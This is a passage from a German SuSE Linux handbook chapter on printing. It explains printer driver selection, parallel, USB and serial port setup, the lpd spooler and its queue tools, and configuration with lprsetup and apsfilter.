Wenn nicht, installieren Sie bitte einen SuSE-Originalkernel mit YaST und booten Sie mit diesem.
- Sie haben wenigstens die Pakete des ‘SuSE Default System’ mit YaST installiert bzw. bei der Installation mit YaST2 haben Sie mindestens das ‘Standard-System’ gewählt. Das ‘SuSE Minimal System’ ist für das normale Drucken nicht ausreichend. Zum Nachinstallieren von Paketen vgl. Abschnitt 3.4 auf Seite 105 ff.

### 12.1.4 Bestimmung eines geeigneten Druckertreibers

Bei den in Abschnitt 12.1.3 auf der vorherigen Seite genannten Listen sind auch Ghostscript-Treiber zu einzelnen Druckermodellen angegeben. Wenn auch der Hersteller keine Linux-relevanten Informationen zu Ihrem Druckermodell liefern kann, helfen folgende Tipps weiter:

- Stellen Sie fest, ob Ihr Drucker zu einem Modell kompatibel ist, welches unter Linux läuft und nehmen Sie dann den Ghostscript-Treiber für das kompatible Modell.

Kompatibel unter Linux bedeutet, dass Ihr Drucker mit denselben binären Steuersequenzen wie das kompatible Modell korrekt drucken kann – d. h. die Drucker „verstehen“ dieselbe Druckersprache direkt und nicht etwa nur durch einen passenden Treiber (z. B. für Windows) emuliert.

Sie können nicht immer aus ähnlichen Druckerbezeichnungen auf Kompatibilität schließen. Dies liegt daran, dass ähnlich bezeichnete Drucker manchmal nicht dieselbe Druckersprache direkt verstehen.

- Welche Druckersprache Ihr Drucker direkt versteht, erfahren Sie am sichersten direkt beim Hersteller. Auch unter den technischen Daten im Druckerhandbuch ist oft die Druckersprache angegeben. Beispiele für Standard-druckersprachen entnehmen Sie Abschnitt 12.1.1 auf Seite 381.
- Ghostscript-„Treibern“ mit der Endung `.upp` sind von besonderer Art. Dabei handelt sich um Parameterdateien für den `uniprint`-Ghostscript-Treiber. Wenn Sie für Ihren Drucker eine geeignete Parameterdatei finden, sollten Sie den Drucker damit konfigurieren.

## 12.2 Drucker lokal anschließen

### 12.2.1 Parallele Schnittstellen

Der Anschluss eines Druckers an ein Linux-System erfolgt in der Regel über eine parallele Schnittstelle. Ein Drucker an einer parallelen Schnittstelle ist über das `parport`-Subsystem des Kernels anzusprechen.

Dem `parport`-Subsystem sind die parallelen Schnittstellen durch Laden architekturenspezifischer Zusatztreiber bekanntzumachen (vgl. Abschnitt 10.4.3 auf Seite 354 ff.). So können mehrere, in Kette geschaltete Geräte über *eine* parallele Schnittstelle *gleichzeitig* bedient werden. Die Zählung der Gerätedateien für Parallelport-Drucker beginnt bei `/dev/lp0`. Um über die erste parallele Schnittstelle drucken zu können, müssen beim SuSE Standardkernel die Module `parport`, `parport_pc` und `lp` geladen sein – dies erledigt der `kmod` (engl. *Kernel Module Loader*) in der Regel automatisch (vgl. Abschnitt 13.2 auf Seite 416), sobald auf die Gerätedatei (z. B. `/dev/lp0`) zugegriffen wird. Wenn die parallele Schnittstelle nicht gefunden wird, können Sie mit Kernel-Parametern nachhelfen; vgl. auch auf Seite 456 f.

### Konfiguration der ersten parallelen Schnittstelle

Die erste parallele Schnittstelle `/dev/lp0` wird durch einen Eintrag in `/etc/modules.conf` konfiguriert (Datei [12.2.1](#)).

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278 irq=none,none
```

Datei 12.2.1: `/etc/modules.conf`: Erste parallele Schnittstelle

Bei `io` steht die IO-Adresse der parallelen Schnittstelle. Bei `irq` steht `none` als Voreinstellung für den „Polling-Betrieb“ oder der Interrupt der parallelen Schnittstelle. Der Polling-Betrieb ist im Allgemeinen unproblematischer als der Interrupt-Betrieb und allenfalls bei ganz alten Rechnern langsamer.

Damit diese Einstellungen funktionieren, muss im BIOS oder über die Firmware des Rechners für die erste parallele Schnittstelle eingestellt sein:

- IO-Adresse 378 (hexadezimal)
- Interrupt 7 (im Polling-Betrieb nicht relevant)
- Modus Normal, SPP oder Output-Only (andere Modi funktionieren nicht immer)
- DMA ist abgeschaltet (sollte im Modus Normal abgeschaltet sein)

### Test der ersten parallelen Schnittstelle

Ist der Drucker in der Lage, ASCII-Text zu drucken, dann sollte man als Benutzer `'root'` (☞ [Systemadministrator](#)) mit dem Befehl

```
erde: # echo -en "hello\f" > /dev/lp0
```

eine Seite mit dem Wort `hello` ausdrucken können.

### Konfiguration der zweiten parallelen Schnittstelle

Eine zweite parallele Schnittstelle, die unter der Standard-IO-Adresse 278 (hexadezimal) ansprechbar ist (z. B. per Jumper auf einer ISA-Schnittstellenkarte einstellbar), ist ebenso mit einem Eintrag in `/etc/modules.conf` zu konfigurieren (Datei [12.2.2](#)).

```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0x278 irq=none,none
```

Datei 12.2.2: `/etc/modules.conf`: Zwei parallele Schnittstellen

Nach einem Reboot oder dem Neustarten aller Dienste (vgl. auf Seite [386](#)) steht die zweite parallele Schnittstelle zur Verfügung.





```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0xb400,0xa800 irq=none,none,none
```

Datei 12.2.3: /etc/modules.conf: PCI-Karte mit 2 parallelen Schnittstellen

### Test aller parallelen Schnittstellen

Sofern jeweils ein normaler Drucker (ASCII-fähig) angeschlossen ist, sollte man als Benutzer 'root' mit

```
erde: # echo -en "hello\f" > /dev/lp0
erde: # echo -en "hello\f" > /dev/lp1
erde: # echo -en "hello\f" > /dev/lp2
```

jeweils eine Seite mit dem Wort `hello` ausgedruckt bekommen.

Statt eines Reboots genügt es, als Benutzer 'root' die Liste der Kernel-Modulabhängigkeiten zu aktualisieren und – sofern an den parallelen Ports nur Drucker angeschlossen sind – den Druckerdaemon zu stoppen, die Kernelmodule, die die parallelen Schnittstellen betreffen, zu entladen und wieder neu zu laden und den Druckerdaemon wieder zu starten:

```
erde: # /sbin/depmod -a
erde: # /sbin/init.d/lpd stop
erde: # rmmod lp
erde: # rmmod parport_probe
erde: # rmmod parport_pc
erde: # rmmod parport
erde: # modprobe parport
erde: # modprobe parport_pc
erde: # modprobe parport_probe
erde: # modprobe lp
erde: # /sbin/init.d/lpd start
```

### 12.2.3 USB-Anschluss

Im BIOS des Rechners muss ein Interrupt für USB aktiviert sein. Beispielsweise bei einem Award-BIOS ist dazu im Menü 'PNP AND PCI SETUP' (oder ähnlich) der Eintrag 'USB IRQ' (oder ähnlich) auf Enabled (oder ähnlich) zu setzen.

Testen Sie, ob der USB-Drucker ansprechbar ist, indem Sie als Benutzer root eingeben:

```
erde: # echo -en "hello\f" > /dev/usb/lp0
```

Vorausgesetzt, an der ersten USB-Schnittstelle /dev/usb/lp0 hängt ein Drucker, der ASCII-Text drucken kann, sollte eine Seite mit dem Wort `hello` ausgegeben werden.

Manchmal kommt es vor, dass der USB-Drucker nicht mehr angesprochen werden kann – z. B. wenn man während eines Ausdrucks den USB-Stecker abzieht. Dann hilft es, alle Prozesse, die auf /dev/usb/lp0 zugreifen, zu beenden und

die Kernelmodule, die den USB-Drucker betreffen zu entladen und wieder neu zu laden, indem Sie als Benutzer `root` folgende Befehle eingeben:

```
erde: # fuser -k /dev/usb/lp0
erde: # rmmod printer
erde: # rmmod usb-uhci      # oder:   rmmod usb-ohci
erde: # umount usbdevfs
erde: # rmmod usbcore
erde: # modprobe usbcore
erde: # mount usbdevfs
erde: # modprobe usb-uhci   # oder:   modprobe usb-ohci
erde: # modprobe printer
```

Prüfen Sie vorher mit `lsmod` welche USB-Module geladen sind (ob `usb-uhci` oder `usb-ohci`) und ob noch weitere Modul-Abhängigkeiten bestehen, etwa die Anzeige

```
usbcore ... [printer usb-uhci]
```

besagt, dass das Modul `usbcore` noch von den Modulen `printer` und `usb-uhci` benötigt wird. Daher müssen in diesem Fall die Module `printer` und `usb-uhci` vor dem Modul `usbcore` entladen werden.

### 12.2.4 Serielle Schnittstellen

Richten Sie den seriellen Drucker mit `lprsetup` ein. Dieses menügeführte Konfigurationsskript wird in Abschnitt 12.5 auf Seite 392 beschrieben.

Nach der Beendigung von `lprsetup` müssen in `/etc/printcap` zusätzlich zu den gewöhnlichen Einträgen die in Datei 12.2.4 angegebenen Zeilen auftauchen.

```
:br#9600:\
:ty=ixon -imaxbel -ixany -ixoff -crtsets:\
```

Datei 12.2.4: `/etc/printcap`: Serielle Schnittstelle

Bei `br` wird die Baudrate der seriellen Schnittstelle festgelegt bei `ty` stehen die `stty`-Optionen. Beide Werte müssen Sie eventuell gemäß der Hardware anpassen.

Bei Problemen verwenden Sie als Drucker-Spooler anstelle des Standardspoolers aus dem Paket `lprold` den Druckerspooler aus dem Paket `plp` (beide Pakete sind in der Serie `n`) wie folgt:

1. Melden Sie sich als Benutzer `'root'` an.
2. Stoppen Sie den Druckerspooler mit:  
erde: # `/sbin/init.d/lpd stop`
3. Deinstallieren Sie das Paket `lprold` mit YaST.
4. Beenden Sie YaST und starten Sie YaST erneut, um das Paket `plp` zu installieren.
5. Starten Sie den Druckerspooler mit:  
erde: # `/sbin/init.d/lpd start`

### Zusatzinformationen

Die Parameter der seriellen Schnittstelle können mit dem Programm **setserial** festgelegt werden; siehe hierzu die Manual-Page von **setserial** (**man setserial**).

Wenn Sie in `/sbin/init.d/boot.local` einen passenden **setserial**-Aufruf eintragen, wird dieser bei jedem Booten automatisch ausgeführt (vgl. auch `/sbin/init.d/serial`).

In der Manual-Page von **stty** (**man stty**) werden zahlreiche Optionen erklärt.

## 12.3 lpd: der Druck-Manager im Hintergrund

Der lpd (engl. *Line Printer Daemon*) wird beim Systemstart durch das Skript `/sbin/init.d/lpd` aktiviert, wenn in der `/etc/rc.config` die Variable **START\_LPD=yes** gesetzt wurde. Er läuft als *Daemon* im Hintergrund.

lpd stellt beim Start anhand der `/etc/printcap` fest, welche Druckwarteschlangen definiert sind. Seine Aufgabe ist, die Ausführung der „gespoolten“ Aufträge (engl. *Jobs*) zu organisieren:

- Er managt die lokalen Warteschlangen: Er schickt die Datendatei eines jeden Jobs durch den passenden Filter (festgelegt durch den Eintrag der Warteschlange in `/etc/printcap` sowie durch explizite Angaben in der Job-Steuerdatei) und dann zur Druckerschnittstelle;
- Er berücksichtigt die Reihenfolge der Jobs in den Druckwarteschlangen;
- Er überwacht den Status der Warteschlangen und Drucker (Datei `status` in den lokalen Spool-Verzeichnissen) und gibt auf Verlangen Auskunft darüber;
- Er leitet Druckaufträge an Warteschlangen auf entfernten Rechnern an den dortigen lpd weiter;
- Er nimmt Druckaufträge von entfernten Rechnern für lokale Warteschlangen an oder weist sie bei ungenügender Autorisierung ab.

*Autorisierung:* Nur Anfragen von entfernten Hosts (engl. *remote*), die in der Datei `/etc/hosts.lpd` des „Printservers“ aufgeführt sind, werden angenommen; ein Eintrag des Hosts in `/etc/hosts.equiv` genügt auch, aber dies hat *sehr* weitreichende Folgen für allgemeine Zugriffsmöglichkeiten von diesem Host auf den lokalen Rechner; es sollte der Sicherheit wegen möglichst vermieden werden (vgl. im Sicherheitskapitel 18.2.2 auf Seite 541). Zusätze in der Definition der Warteschlange können weiter einschränken auf Benutzer einer bestimmten Gruppe oder Benutzer mit Accounts auf dem lokalen Rechner.

### Zusatz- und Steuertools für den Anwender

Drucken Sie beispielsweise über die Warteschlange `raw` eine Datei, die nicht im druckerspezifischen Format vorliegt, so kann der Drucker mit diesen Daten

nichts Sinnvolles anfangen: Unmengen Papier werden mit sinnlosen Zeichen vollgedruckt. Das Gleiche passiert auch, wenn der Druckerfilter nicht richtig konfiguriert wurde und druckerspezifische Daten für ein inkompatibles Druckermodell produziert.

Will man einen solchen Druckauftrag aus der Warteschlange entfernen, ist auf die folgenden Befehle zur Bearbeitung der Druckwarteschlangen zurückzugreifen.



### Hinweis

Für zahlreiche Manipulationen an den Druckwarteschlangen brauchen Sie 'root'-Rechte, d.h. wenn Sie beispielsweise fremde Druckaufträge löschen wollen, müssen Sie als 'root' arbeiten.

**lpq** zeigt eigene Druckaufträge (engl. *Jobs*) in einer Warteschlange (Option **-P**) an; z. B. produziert die Eingabe

```
tux@erde: > lpq -Pwarteschlange
```

das Ergebnis in Ausgabe 12.3.1.

```
warteschlange is ready and printing
Rank  Owner   Job  Files      Total Size
active tux      676  Hallo.txt  259420 bytes
1st    tux      677  brief.dvi  11578 bytes
2nd    tux      683  bild.gif   37464 bytes
```

Ausgabe 12.3.1: Beispiel einer Ausgabe des Befehls **lpq**.

**lprm** löscht Druckaufträge aus einer Warteschlange, sofern der Druckauftrag dem Benutzer gehört, der **lprm** aufruft. Beispielsweise liefert

```
tux@erde: > lprm -Pwarteschlange 676
```

die beiden Zeilen in Ausgabe 12.3.2 zurück.

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

Ausgabe 12.3.2: Beispiel einer Ausgabe des Befehls **lprm**.

Ein Druckauftrag gehört dem Benutzer, der ihn gestartet hat. Dieser Benutzer wie auch die Jobnummer werden beim **lpq**-Befehl angezeigt. Dieselbe Jobnummer kann in verschiedenen Warteschlangen vorkommen, daher ist die Angabe der Warteschlange immer erforderlich.

Wird keine Jobnummer angegeben, so wird der momentan aktive Job, wenn es ein eigener ist, aus der betreffenden Warteschlange gelöscht.

**lprm -Pwarteschlange** löscht den aktuellen Auftrag aus der angegebenen Warteschlange, sofern dieser dem Benutzer gehört, der den **lprm**-Befehl

gegeben hat. Der Drucker bringt aber noch die Daten des Druckers zu Papier, die bereits in seinen Speicher übertragen wurden

**lprm -Pwarteschlange** – löscht alle Druckaufträge des Benutzers aus der angegebenen Warteschlange. Gibt 'root' diesen Befehl ein, so werden *alle* Druckaufträge aus der angegebenen Warteschlange gelöscht.

**lpc** dient der Steuerung der Warteschlangen. Für den Warteschlangen-Namen kann dabei auch **all** (= alle) angegeben werden. Die wichtigsten Optionen sind:

**status warteschlange** – gibt einen Statusbericht. Fehlt die Angabe <warteschlange>, so wirkt der Aufruf wie <all>, d. h. ein Statusbericht für alle Warteschlangen wird ausgegeben.

**disable warteschlange** – stoppt die Aufnahme neuer Jobs in die Warteschlange.

**enable warteschlange** – gibt die Warteschlange für die Aufnahme neuer Jobs frei.


**stop warteschlange** – stoppt das Ausdrucken von Jobs aus der Warteschlange; der gerade im Druck befindliche Job wird noch beendet.

**start warteschlange** – nimmt das Ausdrucken von Jobs aus der Warteschlange wieder auf.

**down warteschlange** – wirkt wie **disable** plus **stop**.

**up warteschlange** – hat dieselbe Wirkung wie **enable** plus **start**.

**abort warteschlange** – ist identisch zu **down**, nur dass ein gerade im Druck befindlicher Job sofort abgebrochen wird. Die Jobs bleiben erhalten und können nach einem Restart der Warteschlange (**up**) weiter bearbeitet werden.

Sie können diese Kommandos dem **lpc** gleich in der Kommandozeile mitgeben (z. B. **lpc status**). Oder Sie rufen **lpc** ohne Parameter auf: Dann wird ein Dialogmodus mit der  *Eingabeaufforderung* **lpc>** (engl. *Prompt*) gestartet, der die Eingabe von **lpc**-Kommandos erwartet. Mit **quit** oder **exit** beenden Sie den Dialog.



#### Hinweis

Druckaufträge bleiben auch in den Warteschlangen erhalten, wenn Sie während eines Druckvorgangs den Rechner herunterfahren und dann Linux neu starten – einen eventuell fehlerhaften Druckauftrag müssen Sie mit den oben vorgestellten Befehlen aus der Warteschlange entfernen.

## 12.4 lpr: Druckaufträge losschicken

Der **lpr** ist die alltägliche „Anwenderschnittstelle“ zu den vorhandenen Druckwarteschlangen. Dabei ergibt sich folgender Ablauf:

1. Entweder erzeugt der Anwender selbst mit **lpr** einen neuen Druckauftrag, oder eine Anwendung verwendet den **lpr**-Befehl, wenn z. B. der Anwender ein Dokument drucken lässt.
2. **lpr** speichert die zu druckenden Daten in der Druckwarteschlange. Von dort leitet sie der Druckerspooler an den Druckerfilter weiter, der zu der Druckwarteschlange gehört.
3. Durch den Druckerfilter werden die zu druckenden Daten in das Format, das der Drucker direkt ausgeben kann, umgewandelt und dann an den Drucker geschickt.
4. Nachdem der Druckauftrag komplett an den Drucker geschickt wurde, wird er aus der Druckwarteschlange entfernt.

Normalerweise druckt man mit

```
tux@erde: > lpr datei
```

oder

```
tux@erde: > lpr -Pwarteschlange datei
```

Wenn Sie die Option **-Pwarteschlange** weglassen („Print-Queue“, für den Warteschlangen-Namen), ist die Voreinstellung der Inhalt der Umgebungsvariablen **PRINTER**. Ist diese leer, so wird der traditionelle Standard-Warteschlangen mit dem Namen **lp** verwendet.

Verschiedene Druckwarteschlangen werden aus folgenden Gründen benötigt:

- Sind mehrere Drucker vorhanden, werden die verschiedenen Drucker über verschiedene Druckwarteschlangen angesprochen etwa mit

```
tux@erde: > lpr -Pprinter2 datei
```

ein zweiter Drucker über die Warteschlange **printer2**.

- Pro Druckwarteschlange kann ein eigener Druckerfilter verwendet werden. Also werden verschiedene Druckwarteschlangen für denselben Drucker verwendet, um verschiedene Druckerfilter zu benutzen – etwa die Standard-Warteschlange mit einem Druckerfilter der immer schnellen Schwarzweißdruck liefert und eine andere Warteschlange (z. B. mit Namen **color**) mit einem Druckerfilter, der zwar langsam ist, aber bestmöglichen Farbdruck liefert; z. B. mit

```
tux@erde: > lpr -Pcolor datei
```

Wenn Sie den Drucker mit **YaST1**, **YaST2** oder **lprsetup** konfiguriert haben, werden standardmäßig immer folgende Warteschlangen eingerichtet:

**lp** – Drucken Sie eine Datei über diese Standard-Warteschlange, so wird als Druckerfilter der **apsfilter** verwendet. Der Filter bestimmt automatisch, welche Art Daten die Datei enthält und dementsprechend erfolgt die Konvertierung in das druckerspezifische Format.

**ascii** – Drucken Sie eine Datei über die Warteschlange **ascii** mit

```
tux@erde: > lpr -Pascii datei
```

so wird als Druckerfilter der `apsfilter` verwendet, aber dieser bestimmt nicht automatisch, welche Art Daten die Datei enthält, sondern es wird beim Aufruf gesagt, dass die Datei ASCII-Text enthält und dementsprechend erfolgt die Konvertierung in das druckerspezifische Format.

`raw` – Drucken Sie eine Datei über die Warteschlange `raw` mit

```
tux@erde: > lpr -Praw datei
```

so wird als Druckerfilter der `apsfilter` verwendet, aber dieser führt *keine* Konvertierung in das druckerspezifische Format durch, sondern die Datei wird „roh“ an den Drucker geschickt. Also muss in diesem Fall die Datei schon Daten im druckerspezifischen Format enthalten.

In all diesen Fällen wird zwar immer derselbe Druckerfilter verwendet, aber dieser arbeitet je nach Warteschlange verschieden.



### Tipp

Bei besonders großen Druckaufträgen kann es zweckmäßig sein, anstatt einer Kopie der Datendatei einen symbolischen Link darauf ins Spool-Verzeichnis stellen zu lassen. Dies leistet die `lpr`-Option `-s`. Natürlich sollten Sie dann auf Schreibzugriffe auf diese Datei verzichten, bis der Druckjob beendet ist!

## 12.5 SETUP (`lprsetup`): Konfiguration des Drucksystems

Das Paket `aps` enthält das Konfigurationsprogramm `SETUP` (`/var/lib/apsfilter/SETUP`), das direkt als `lprsetup` aufgerufen werden kann. Es bietet die Dienste:

- Auflistung aller `apsfilter`-Druckerkonfigurationen
- Hinzufügen und Löschen von `apsfilter`-Druckerkonfigurationen.

### 12.5.1 Hinweise zur Konfiguration mit `lprsetup`

`lprsetup` ist menügesteuert und mit der Tastatur zu bedienen. Die Wahl zwischen den Antwortfeldern 'OK' und 'Cancel' erfolgt in allen Menüs mit `(Tab)`; durch Auswahllisten bewegen Sie sich mit `(↑)` und `(↓)`.

1. Rufen Sie `lprsetup` als 'root' auf der Textkonsole auf:

```
erde: # lprsetup
```

Drücken Sie `(←)`, um zum Hauptmenü zu gelangen:

'EXIT' (engl. *Exit apsfilter setup*) – `lprsetup` beenden.



**‘LISTING’** (engl. *List all apsfilter entries*) – Alle bereits bestehenden Warteschlangen auflisten.

**‘ENTRY’** (engl. *Add/Overwrite/Delete an apsfilter entry*) – Zum Hinzufügen eines neuen Druckereintrags dient der Menüpunkt ‘ENTRY’. Er führt zu einem weiteren Menü ‘Choose your printer definition’, in dem Sie den Drucker definieren.

**‘DELETE’** (engl. *Fast delete an apsfilter entry*) – Zum Löschen vorhandener apsfilter-Druckereinträge wählen Sie ‘DELETE’ und erhalten dann eine Liste aller vorhandenen Einträge.

2. Wählen Sie ‘ENTRY’; jetzt ist u. a. folgendes sichtbar:

RETURN	Back to previous menu
DEVICE	Which printer interface

3. Wählen Sie ‘DEVICE’ (Schnittstelle).

Für Drucker an einer parallelen Schnittstelle oder an der USB-Schnittstelle wählen Sie ‘PARALLEL’ und für Drucker an einer seriellen Schnittstelle wählen Sie ‘SERIAL’. Parallele Schnittstellen: /dev/lp0, /dev/lp1, /dev/lp2; USB-Druckerschnittstellen: /dev/usb/lp0, /dev/usb/lp1, /dev/usb/lp2; seriellen Schnittstelle: /dev/ttyS0, /dev/ttyS1, /dev/ttyS2.

Bestätigen Sie den Eintrag mit ‘OK’.

4. Wählen Sie ‘PRINTER’ und wählen Sie den richtigen Druckertyp aus folgender Liste aus:

POSTSCRIPT	For a real PostScript printer
HEWLETT-PACKARD	For a HP deskjet printer
OTHER	Another non-PostScript printer
FREEDF	Free definition of driver name

Bestätigen Sie mit ‘COMMIT’.

Blättern Sie in der folgenden Liste, bis Sie den passenden Ghostscript-Treiber oder die passende Parameterdatei (kennzeichnend an der Endung .upp) gefunden haben und wählen Sie dann ‘OK’.

5. Geben Sie die Auflösung an. Belassen Sie die Voreinstellung nur dann, wenn Sie die korrekte Auflösung nicht wissen. Bei Unsicherheit probieren Sie die Auflösungen 300, 360, 600, und 720. Insbesondere bei Verwendung einer .upp-Parameterdatei muss die Auflösung hier mit der in der Parameterdatei übereinstimmen. Wählen Sie dann ‘OK’ und ‘RETURN’.
6. Wählen Sie ‘PAPER’ und blättern Sie in der folgenden Liste, bis Sie die passende Papiergröße gefunden haben (bei Laserdruckern normalerweise a4 und bei Tintenstrahl-Druckern (engl. *Inkjet*) normalerweise a4dj). Wählen Sie dann ‘OK’.
7. Wählen Sie ‘COLOR’ und geben Sie ‘MONO’ oder ‘COLOR’ an, um eine spätere Konfiguration zur Unterscheidung von Schwarzweiß- und Farbdruck zu erleichtern – siehe dazu den nächsten Punkt und den folgenden Abschnitt „Konfiguration des apsfilters“.


8. Wenn Sie noch keine Standardwarteschlange lp konfiguriert haben, wird **lprsetup** immer die Standardwarteschlangen lp, ascii, raw und evtl. auch lp-mono einrichten; lp-mono wird nur dann eingerichtet, wenn Sie beim vorigen Punkt 'COLOR' gewählt haben. Wenn die Standardwarteschlangen schon eingerichtet waren, können Sie bei der Konfiguration zusätzlicher Warteschlangen unter 'SPECIAL' und 'NAME' einen eigenen Warteschlangennamen eintragen. Dieser sollte nur aus Buchstaben und Zahlen bestehen, wobei kurze Namen nur aus Kleinbuchstaben zu bevorzugen sind: etwa color für eine Warteschlange zum Farbdruck.
9. **Wichtig:** Mit 'ADD' wird der neue Drucker schließlich eingerichtet. Sie erhalten eine Ausgabe, welche Druckwarteschlangen bei der Apsfilter-Konfiguration auf dem System angelegt wurden.  
Es werden also immer gleich mehrere Warteschlangen angelegt, die unterschiedliche Druckausgaben ermöglichen.

```
### cdjcolor a4dj mono 300 color ###
color-ascii|lp10|cdjcolor-a4dj-ascii-mono-300-color
|cdjcolor a4dj ascii mono 300
color|lp11|cdjcolor-a4dj-auto-mono-300-color
|cdjcolor a4dj auto mono 300
color-raw|lp12|cdjcolor-a4dj-raw-color|cdjcolor a4dj raw
```

#### Ausgabe 12.5.1: Auflistung der Druckwarteschlangen

Notieren Sie sich analog zu der Ausgabe [12.5.1](#), welche Druckwarteschlangen angelegt wurden (normalerweise werden nur lange Zeilen ausgegeben – im vorliegenden Beispiel sind color-ascii, color und color-raw zu notieren. Wählen Sie dann 'OK'.

10. Nun werden die Konfigurationsdateien für den apsfilter angezeigt. Veränderungen sollten nicht in der globalen Konfigurationsdatei /etc/apsfilterrc, sondern nur in der Konfigurationsdatei, die nur den gerade angelegten Warteschlangen zugeordnet ist, vorgenommen werden. Die letztgenannte Konfigurationsdatei hat die Form /etc/apsfilterrc.<gs\_driver>, wobei <gs\_driver> der bei Punkt 4 gewählte Ghostscript-Treiber ist.

Wird bei mehreren Konfigurationen derselbe Ghostscript-Treiber gewählt, so kann trotzdem dieselbe Konfigurationsdatei verwendet werden, da innerhalb einer solchen Konfigurationsdatei verschiedene Warteschlangen unterschieden werden können. Siehe dazu den folgenden Abschnitt „Konfiguration des apsfilters“. Drücken Sie die , damit es weitergeht.

11. Wählen Sie nacheinander 'RETURN' und 'EXIT'.

#### Test des Druckers

Wurden die Standardwarteschlangen angelegt, sollten Sie nun mit

```
tux@erde: > lpr /etc/fstab
```

die Datei /etc/fstab ausdrucken können.



```
color-ascii|lp4|hpdj-a4dj-ascii-mono-300-color\
|hpdj a4dj ascii mono 300:\
:lp=/dev/lp0:\
:sd=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color:\
:lf=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log:\
:af=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/acct:\
:if=/var/lib/apsfilter/bin/hpdj-a4dj-ascii-mono-300-color:\
:la@:mx#0:\
:tr=:cl:sh:
```

Datei 12.5.1: Warteschlange für Farbe in /etc/printcap

```
Ghostscript-Treiber   : PRINTER="hpdj"
Papierformat          : PAPER_SIZE="a4dj"
Methode               : METHOD="ascii"
Farbe                 : COLOR="mono"
Auflösung             : DPI="300"
Warteschlangenname    : QUEUE="color"
```

Je nachdem wie diese Variablen gesetzt sind, arbeitet `apsfilter` verschieden:

**METHOD="raw"** – Die Daten werden ohne Konvertierung an das Druckerdevice (z. B. `/dev/lp0`) geschickt.

**METHOD="ascii"** – Es wird angenommen, dass es sich um ASCII-Text handelt und dass der Text mit `a2ps` in das PostScript-Format umgewandelt wird; vgl. die Manual-Page von `a2ps` (`man a2ps`).

Die Daten im PostScript-Format werden dann von Ghostscript (`gs`) in das druckerspezifische Format umgewandelt und an das Druckerdevice geschickt. Der passende Ghostscript-Treiber und die Auflösung sind in den obigen Variablen festgelegt; weitere Ghostscript-Parameter können beim `apsfilter` konfiguriert werden.

**METHOD="auto"** – `apsfilter` versucht automatisch zu bestimmen, welcher Art die Daten sind. Das erforderliche Konvertierungsprogramm wird verwendet, um die Daten das PostScript-Format umzuwandeln. Die Daten im PostScript-Format werden dann von Ghostscript in das druckerspezifische Format umgewandelt und an das Druckerdevice geschickt.

### 12.5.3 Konfiguration des `apsfilters`

Durch spezielle Variablen kann das Verhalten des `apsfilters` individuell eingestellt werden. Diese Variablen werden in einer der folgenden Konfigurationsdateien eingetragen:

- `/etc/apsfilterrc`
- `/etc/apsfilterrc.<gs_driver>`

wobei `<gs_driver>` durch den tatsächlichen Wert des Ghostscript-Treibers zu ersetzen ist. Diese Konfigurationsdateien werden in der angegebenen Reihenfolge vom `apsfilter` eingelesen, d. h. die Einstellungen in der treiberspezifischen Datei `/etc/apsfilterrrc.<gs_driver>` überschreiben die Voreinstellungen in der globalen Datei `/etc/apsfilterrrc`.

In `/etc/apsfilterrrc` sollten nur globale Voreinstellungen für alle Druckwarteschlangen eingetragen werden. Spezielle Einstellungen sollten in der entsprechenden `/etc/apsfilterrrc.<gs_driver>` eingetragen werden.

Bei der Druckerkonfiguration mit YaST2 werden die Parameter z. T. wie oben in `/etc/printcap` gespeichert, insbesondere aber in `/etc/gs.upp/y2prn_<warteschlange>.upp`. Dabei ist `<warteschlange>` für die Standardwarteschlange `lp`, andernfalls der Name, der bei einer zusätzlichen Warteschlange vergeben wurde (z. B. `color`). Der eigentliche Druckerfilter `/var/lib/apsfilter/apsfilter` wird auch hier über einen Link gemäß des `if`-Eintrags in `/etc/printcap` aufgerufen. Die obigen Parameter werden teils über diesen Link und teils über `/etc/gs.upp/y2prn_<warteschlange>.upp` an den Druckerfilter übergeben. In dieser Datei finden sich insbesondere die Ghostscript-Parameter, die bei der Druckerkonfiguration mit YaST2 gesetzt wurden. Nur ganz spezielle Ghostscript-Parameterwerte, die nicht über YaST2 einstellbar sind, können hier eingetragen werden. Die Variablen, die das Verhalten des `apsfilters` bestimmen, müssen in in einer der folgenden Konfigurationsdateien eingetragen werden:

- `/etc/apsfilterrrc`
- `/etc/apsfilterrrc.y2prn_<warteschlange>.upp`

Diese Konfigurationsdateien werden in der angegebenen Reihenfolge vom `apsfilter` eingelesen, d. h. die Einstellungen in `/etc/apsfilterrrc.y2prn_<warteschlange>.upp` überschreiben die Voreinstellungen in `/etc/apsfilterrrc`.

In `/etc/apsfilterrrc` finden sich hilfreiche Kommentare zu den einzelnen Variablen. Hier eine Übersicht über die wichtigsten Variablen:

**FEATURE** ermöglicht die Art der Ausgabe von ASCII-Texten festzulegen:

Die Möglichkeiten:

**FEATURE=1** druckt eine Seite ASCII-Text pro Blatt Papier mit Kopfzeilen

**FEATURE=2** druckt zwei Seiten ASCII-Text pro Blatt Papier mit Kopfzeilen

**FEATURE=1n** druckt eine Seite ASCII-Text pro Blatt Papier ohne Kopfzeilen

**FEATURE=2n** druckt zwei Seiten ASCII-Text pro Blatt Papier ohne Kopfzeilen

**FEATURE=11** druckt in Querformat mit Kopfzeilen

**FEATURE=11n** druckt in Querformat ohne Kopfzeilen

**GS\_FEATURES** ermöglicht die Angabe spezieller Ghostscript-Parameter. Die möglichen Ghostscript-Parameter sind aber je nach verwendeten Ghostscript-Treiber unterschiedlich. Informationen zu den einzelnen Parametereinstellungen finden Sie in `/usr/share/ghostscript/5.50/doc/Devices.htm` und `/usr/share/ghostscript/5.50/doc/hpdj/gs-hpdj.txt`; siehe auch den Abschnitt 12.7 auf Seite 404 ff.

Fortsetzung des obigen Beispiels von Datei 12.5.1 auf Seite 396:

Damit der Drucker im Falle **\$COLOR="mono"** auch wirklich immer schwarz-weiß druckt, sollte in `/etc/apsfilterrc.hpdj` beispielsweise der Abschnitt aus Datei 12.5.2 eingetragen werden.

```
if [ "$COLOR" = "mono" ]; then
